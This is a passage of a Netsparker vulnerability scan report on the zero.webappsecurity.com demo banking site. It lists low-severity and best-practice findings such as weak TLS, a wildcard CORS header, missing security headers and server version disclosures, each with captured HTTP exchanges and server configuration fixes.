Response Time (ms) : 1   **Total Bytes Received :** 27   **Body Length :** 0   **Is Compressed :** No

```
[NETSPARKER] SSL Connection
```

Actions to Take

We recommended to disable TLS 1.0 and replace it with TLS 1.2 or higher. See Remedy section for more details.

Remedy

Configure your web server to disallow using weak ciphers. You need to restart the web server to enable changes.

- For Apache, adjust the SSLProtocol directive provided by the mod_ssl module. This directive can be set either at the server level or in a virtual host configuration.

```
SSLProtocol +TLSv1.2
```

- For Nginx, locate any use of the directive ssl_protocols in the `nginx.conf`file and remove `TLSv1`.

```
ssl_protocols TLSv1.2;
```

- For Microsoft IIS, you should make some changes on the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**
  1. Click on Start and then Run, type `regedt32`or `regedit`, and then click OK.
  2. In Registry Editor, locate the following registry key or create if it does not exist:

     ```
     HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\TLS 1.0\
     ```

  3. Locate a key named `Server`or create if it doesn't exist.
  4. Under the `Server`key, locate a DWORD value named `Enabled`or create if it doesn't exist and set its value to "0".
- For lighttpd, put the following lines in your configuration file:

```
ssl.use-sslv2 = "disable"
ssl.use-sslv3 = "disable"
ssl.openssl.ssl-conf-cmd = ("Protocol" => "-TLSv1.1, -TLSv1, -SSLv3") # v1.4.48 or up
ssl.ec-curve = "secp384r1"
```

External References

- How to Disable TLS v1.0
- OWASP - Insecure Configuration Management
- OWASP Top 10 - 2017 A3 - Sensitive Data Exposure
- How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services
- IIS Crypto is a free tool that gives administrators the ability to enable or disable protocols, ciphers, hashes and key exchange algorithms on Windows Server 2003, 2008 and 2012
- Date Change for Migrating from SSL and Early TLS
- Browser Exploit Against SSL/TLS Attack (BEAST)
- Are You Ready for 30 June 2018? Saying Goodbye to SSL/early TLS

CLASSIFICATION

PCI DSS v3.2	6.5.4
OWASP 2013	A6
OWASP 2017	A3
CWE	326
CAPEC	217
WASC	4
HIPAA	164.306
ISO27001	A.14.1.3

16. Misconfigured Access-Control-Allow-Origin Header

LOW ⚑ 1

Netsparker detected a possibly misconfigured Access-Control-Allow-Origin header in resource's HTTP response.

Cross-origin resource sharing (CORS) is a mechanism that allows resources on a web page to be requested outside the domain through XMLHttpRequest.

Unless this HTTP header is present, such "cross-domain" requests are forbidden by web browsers, per the same-origin security policy.

Impact

This is generally not appropriate when using the same-origin security policy. The only case where this is appropriate when using the same-origin policy is when a page or API response is considered completely public content and it is intended to be accessible to everyone.

Vulnerabilities

16.1. http://zero.webappsecurity.com/

Access-Control-Allow-Origin

- *

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 901.9706   **Total Bytes Received :** 12741   **Body Length :** 12471   **Is Compressed :** No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:39 GMT
Cache-Control: no-cache, max-age=0, must-revalHTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:39 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store


<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-
…
```

Remedy

If this page is intended to be accessible to everyone, you don't need to take any action. Otherwise please follow the guidelines for different architectures below in order to set this header and permit outside domain.

Apache

- Add the following line inside either the <directory>, <location>, <files> or <virtualhost> sections of your server config (usually located in `httpd.conf`or `apache.conf`), or within a `.htaccess`file.

```
Header set Access-Control-Allow-Origin "domain"
```

IIS6

1. Open Internet Information Service (IIS) Manager
2. Right click the site you want to enable CORS for and go to Properties
3. Change to the HTTP Headers tab
4. In the Custom HTTP headers section, click Add
5. Enter Access-Control-Allow-Origin as the header name
6. Enter `domain`as the header value

IIS7

- Merge the following xml into the web.config file at the root of your application or site:

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <system.webserver>
    <httpprotocol>
      <customheaders>
        <add name="Access-Control-Allow-Origin" value="domain" />
      </customheaders>
    </httpprotocol>
  </system.webserver>
</configuration>
```

ASP.NET

- If you don't have access to configure IIS, you can still add the header through ASP.NET by adding the following line to your source pages:

```
Response.AppendHeader("Access-Control-Allow-Origin", "domain");
```

External References

- Cross-Origin Resource Sharing
- HTTP access control (CORS)
- Using CORS

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	16
WASC	15
ISO27001	A.14.1.2

17. Missing X-Frame-Options Header

LOW 1

Netsparker detected a missing `X-Frame-Options`header which means that this website could be at risk of a clickjacking attack.

The `X-Frame-Options`HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a `frame`or an `iframe`. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

Impact

Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

Vulnerabilities

17.1. http://zero.webappsecurity.com/

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 901.9706 **Total Bytes Received** : 12741 **Body Length** : 12471 **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:39 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store


<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Zero - Personal Banking - Loans - Credit Cards</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=
no">
<meta http-equiv="X-UA-Compatible" content="IE=Edge">

<link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

<script src="/resources/js/jquery-1.8.2.min.js"></script>
<script src="/resources/js/bootstrap.min.js"></script>

<script src="/resources/js/placeholders.min.js"></script>
<script type="text/javascript">
Placeholders.init({
live: true, // Apply to future and modified elements too
hideOnFocus: true // Hide the placeholder when the element receives focus
});
</script>
<script type="text/javascript">
$(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
if (xhr.status == 403) {
window.location.reload();
}
});
</script>
</head>
<body>
<div class="wrapper">
<div class="navbar navbar-fixed-top">
<div class="navbar-inner">
<div class="container">
<a href="/index.html" class="brand">Zero Bank</a>
```

```
<div>
<ul class="nav float-right">
<li>    <form action="/search.html"
class="navbar-search pull-right" style="padding-right: 20px">
<input type="text" id="se
…
```

Remedy

- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.
    - `X-Frame-Options: DENY`It completely denies to be loaded in frame/iframe.
    - `X-Frame-Options: SAMEORIGIN`It allows only if the site which wants to load has a same origin.
    - `X-Frame-Options: ALLOW-FROM` *`URL`*It grants a specific URL to load itself in a iframe. However please pay attention to that, not all browsers support this.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

External References

- Clickjacking
- Can I Use X-Frame-Options
- X-Frame-Options HTTP Header

Remedy References

- Clickjacking Defense Cheat Sheet

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	693
CAPEC	103
ISO27001	A.14.2.5

18. Version Disclosure (Apache Coyote)

LOW ⚑ | 1

Netsparker identified a version disclosure (Apache Coyote) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Apache.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

18.1. http://zero.webappsecurity.com/

Extracted Version

- Apache-Coyote/1.1

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 901.9706 **Total Bytes Received** : 12741 **Body Length** : 12471 **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:39 GMT
Cache-Control: no-cache, max-age=0, must-revalHTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1

Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:39 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store


<!DOCTYPE
…
```

Remedy

Configure your web server to prevent information leakage from the `SERVER`header of its HTTP response.

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	205
CAPEC	170
WASC	45
HIPAA	164.306(A), 164.308(A)
ISO27001	A.18.1.3

19. Version Disclosure (Apache Module)

LOW ⚑ 1

Netsparker identified a version disclosure (Apache Module) in target server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Apache.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

19.1. https://zero.webappsecurity.com/

Extracted Version

- mod_jk/1.2.40

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=A60FF7DF
Referer: https://zero.webappsecurity.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 1098.3002 **Total Bytes Received :** 345 **Body Length :** 44 **Is Compressed :** No

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40

Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:43:09 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

Remedy

Configure your web server to prevent information leakage from the `SERVER`header of its HTTP response.

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	205
CAPEC	170
WASC	45
HIPAA	164.306(A), 164.308(A)
ISO27001	A.18.1.3

20. Version Disclosure (Apache)

LOW ⚑ 1

Netsparker identified a version disclosure (Apache) in the target web server's HTTP response.

This information might help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Apache.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

20.1. https://zero.webappsecurity.com/

Extracted Version

- 2.2.6

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=A60FF7DF
Referer: https://zero.webappsecurity.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 1098.3002 **Total Bytes Received :** 345 **Body Length :** 44 **Is Compressed :** No

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40

Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:43:09 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

Remedy

Configure your web server to prevent information leakage from the SERVERheader of its HTTP response.

Remedy References

- Apache ServerTokens Directive

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	205
CAPEC	170
WASC	45
HIPAA	164.306(A), 164.308(A)
ISO27001	A.18.1.3

21. Version Disclosure (mod_ssl)

LOW ⚑ | 1

Netsparker identified that the target web server is disclosing the mod_ssl version in its HTTP response. This information might help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of mod_ssl.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

21.1. https://zero.webappsecurity.com/

Extracted Version

- 2.2.6

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=A60FF7DF
Referer: https://zero.webappsecurity.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 1098.3002 **Total Bytes Received** : 345 **Body Length** : 44 **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40

Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:43:09 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

Remedy

Configure your web server to prevent information leakage from the SERVERheader of its HTTP response. To apply configuration, first make sure you have headers_moduleinstalled.
Add the following line to load the headers module in the httpd.conf

```
LoadModule headers_module modules/mod_headers.so
```

After headers_module is loaded, edit or include the following lines of config in the httpd.conf

```
ServerSignature Off
ServerTokens Prod

<IfModule mod_headers.c>
    Header unset Server
</IfModule>
```

Remedy References

- Apache Module mod_headers

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	205
CAPEC	170
WASC	45
HIPAA	164.306(A), 164.308(A)
ISO27001	A.18.1.3

22. Version Disclosure (OpenSSL)

LOW ⚑ **1**

Netsparker identified a version disclosure (OpenSSL) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of OpenSSL.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

22.1. https://zero.webappsecurity.com/

Extracted Version

- 0.9.8e

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=A60FF7DF
Referer: https://zero.webappsecurity.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 1098.3002 **Total Bytes Received :** 345 **Body Length :** 44 **Is Compressed :** No

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40

Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:43:09 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

Remedy

Configure your web server to prevent information leakage from the SERVERheader of its HTTP response.

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	205
CAPEC	170
WASC	45
HIPAA	164.306(A), 164.308(A)
ISO27001	A.18.1.3

23. Version Disclosure (Tomcat)

LOW 1

Netsparker identified a version disclosure (Tomcat) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Tomcat.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.


Vulnerabilities

23.1. http://zero.webappsecurity.com/resources/js/

Extracted Version

- 7.0.70

Certainty



Request

```
GET /resources/js/ HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 618.3648 **Total Bytes Received** : 1216 **Body Length** : 949 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Content-Type: text/html;charset=utf-8
Server: Apache-Coyote/1.1
Content-Length: 949
Content-Language: en
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:42:58 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store

<html><head><title>Apache Tomcat/7.0.70 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,s
ans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-seri
f;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:w
hite;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;ba
ckground-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
 {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.
name {color : black;}HR {color : #525D76;}--></style> </head><body><h1>HTTP Status 404 - </h1><HR size
="1" noshade="noshade"><p><b>type</b> Status report</p><p><b>message</b> <u></u></p><p><b>description</
b> <u>The requested resource is not available.</u></p><HR size="1" noshade="noshade"><h3>Apache Tomcat/
7.0.70</h3></body></html>
```

Remedy

Configure your web server to prevent information leakage from the X-Powered-Byheader of its HTTP response.

Remedy References

- OWASP Securing Tomcat

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	205
CAPEC	170
WASC	45
HIPAA	164.306(A), 164.308(A)
ISO27001	A.18.1.3

24. Content Security Policy (CSP) Not Implemented

BEST PRACTICE | 1

CSP is an added layer of security that helps to mitigate mainly Cross-site Scripting attacks.

CSP can be enabled instructing the browser with a Content-Security-Policy directive in a response header;

```
Content-Security-Policy: script-src 'self';
```

or in a meta tag;

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self';">
```

In the above example, you can restrict script loading only to the same domain. It will also restrict inline script executions both in the element attributes and the event handlers. There are various directives which you can use by declaring CSP:

- **script-src:**Restricts the script loading resources to the ones you declared. By default, it disables inline script executions unless you permit to the evaluation functions and inline scripts by the unsafe-eval and unsafe-inline keywords.
- **base-uri:**Base element is used to resolve relative URL to absolute one. By using this CSP directive, you can define all possible URLs which could be assigned to base-href attribute of the document.
- **frame-ancestors**: It is very similar to X-Frame-Options HTTP header. It defines the URLs by which the page can be loaded in an iframe.
- **frame-src / child-src**: frame-src is the deprecated version of child-src. Both define the sources that can be loaded by iframe in the page. (Please note that frame-src was brought back in CSP 3)
- **object-src**: Defines the resources that can be loaded by embedding such as Flash files, Java Applets.
- **img-src**: As its name implies, it defines the resources where the images can be loaded from.
- **connect-src**: Defines the whitelisted targets for XMLHttpRequest and WebSocket objects.
- **default-src**: It is a fallback for the directives that mostly ends with -src suffix. When the directives below are not defined, the value set to default-src will be used instead:
  - child-src
  - connect-src
  - font-src
  - img-src
  - manifest-src
  - media-src
  - object-src
  - script-src
  - style-src

When setting the CSP directives, you can also use some CSP keywords:

- **none**: Denies loading resources from anywhere.
- **self** : Points to the document's URL (domain + port).
- **unsafe-inline**: Permits running inline scripts.
- **unsafe-eval**: Permits execution of evaluation functions such as eval().

In addition to CSP keywords, you can also use wildcard or only a scheme when defining whitelist URLs for the points. Wildcard can be used for subdomain and port portions of the URLs:

```
Content-Security-Policy: script-src https://*.example.com;
Content-Security-Policy: script-src https://example.com:*;
Content-Security-Policy: script-src https:;
```

It is also possible to set a CSP in Report-Only mode instead of forcing it immediately in the migration period. Thus you can see the violations of the CSP policy in the current state of your web site while migrating to CSP:

```
Content-Security-Policy-Report-Only: script-src 'self'; report-uri: https://example.com;
```

Impact

There is no direct impact of not implementing CSP on your website. However, if your website is vulnerable to a Cross-site Scripting attack CSP can prevent successful exploitation of that vulnerability. By not implementing CSP you’ll be missing out this extra layer of security.

Vulnerabilities

24.1. http://zero.webappsecurity.com/

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 901.9706 **Total Bytes Received :** 12741 **Body Length :** 12471 **Is Compressed :** No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:39 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store


<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Zero - Personal Banking - Loans - Credit Cards</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=
no">
<meta http-equiv="X-UA-Compatible" content="IE=Edge">

<link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

<script src="/resources/js/jquery-1.8.2.min.js"></script>
<script src="/resources/js/bootstrap.min.js"></script>

<script src="/resources/js/placeholders.min.js"></script>
<script type="text/javascript">
Placeholders.init({
live: true, // Apply to future and modified elements too
hideOnFocus: true // Hide the placeholder when the element receives focus
});
</script>
<script type="text/javascript">
$(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
if (xhr.status == 403) {
window.location.reload();
}
});
</script>
</head>
<body>
<div class="wrapper">
<div class="navbar navbar-fixed-top">
<div class="navbar-inner">
<div class="container">
<a href="/index.html" class="brand">Zero Bank</a>
```

```
<div>
<ul class="nav float-right">
<li>    <form action="/search.html"
class="navbar-search pull-right" style="padding-right: 20px">
<input type="text" id="se
…
```

Actions to Take

- Enable CSP on your website by sending the `Content-Security-Policy`in HTTP response headers that instruct the browser to apply the policies you specified.
- Apply the whitelist and policies as strict as possible.
- Rescan your application to see if Netsparker identifies any weaknesses in your policies.

Remedy

Enable CSP on your website by sending the `Content-Security-Policy`in HTTP response headers that instruct the browser to apply the policies you specified.

External References

- [An Introduction to Content Security Policy]()
- [Content Security Policy (CSP) HTTP Header]()
- [Content Security Policy (CSP)]()

CLASSIFICATION

CWE	16
WASC	15
ISO27001	A.14.2.5

25. Expect-CT Not Enabled

BEST PRACTICE | 1

Netsparker identified that Expect-CT is not enabled.

Certificate Transparency is a technology that makes impossible (or at least very difficult) for a CA to issue an SSL certificate for a domain without the certificate being visible to the owner of that domain.

Google announced that, starting with April 2018, if it runs into a certificate that is not seen in Certificate Transparency (CT) Log, it will consider that certificate invalid and reject the connection. Thus sites should serve certificate that takes place in CT Logs. While handshaking, sites should serve a valid Signed Certificate Timestamp (SCT) along with the certificate itself.

Expect-CT can also be used for detecting the compatibility of the certificates that are issued before the April 2018 deadline. For instance, a certificate that was signed before April 2018, for 10 years it will be still posing a risk and can be ignored by the certificate transparency policy of the browser. By setting Expect-CT header, you can prevent misissused certificates to be used.

Vulnerabilities

25.1. https://zero.webappsecurity.com/

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=A60FF7DF
Referer: https://zero.webappsecurity.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 1098.3002 **Total Bytes Received :** 345 **Body Length :** 44 **Is Compressed :** No

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40
Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:43:09 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

Remedy

Configure your web server to respond with Expect-CT header.

```
Expect-CT: enforce, max-age=7776000, report-uri="https://ABSOLUTE_REPORT_URL"
```

Note: We strongly suggest you to use Expect-CT header in **report-only mode**first. If everything goes well and your certificate is ready, go with the Expect-CT enforcemode. To use **report-only mode**first, omit **enforce**flag and see the browser's behavior with your deployed certificate.

```
Expect-CT: max-age=7776000, report-uri="https://ABSOLUTE_REPORT_URL"
```

External References

- Expect-CT Extension for HTTP
- Expect-CT HTTP Header
- Expect-CT Header

CLASSIFICATION

CWE	16
WASC	15
ISO27001	A.14.1.2

26. Missing X-XSS-Protection Header

BEST PRACTICE ! 1

Netsparker detected a missing `X-XSS-Protection`header which means that this website could be at risk of a Cross-site Scripting (XSS) attacks.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

26.1. http://zero.webappsecurity.com/

Certainty

Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 901.9706 **Total Bytes Received** : 12741 **Body Length** : 12471 **Is Compressed** : No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:39 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store


<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Zero - Personal Banking - Loans - Credit Cards</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=
no">
<meta http-equiv="X-UA-Compatible" content="IE=Edge">

<link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

<script src="/resources/js/jquery-1.8.2.min.js"></script>
<script src="/resources/js/bootstrap.min.js"></script>

<script src="/resources/js/placeholders.min.js"></script>
<script type="text/javascript">
Placeholders.init({
live: true, // Apply to future and modified elements too
hideOnFocus: true // Hide the placeholder when the element receives focus
});
</script>
<script type="text/javascript">
$(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
if (xhr.status == 403) {
window.location.reload();
}
});
</script>
</head>
<body>
<div class="wrapper">
<div class="navbar navbar-fixed-top">
<div class="navbar-inner">
<div class="container">
<a href="/index.html" class="brand">Zero Bank</a>
```

```
<div>
<ul class="nav float-right">
<li>    <form action="/search.html"
class="navbar-search pull-right" style="padding-right: 20px">
<input type="text" id="se
…
```

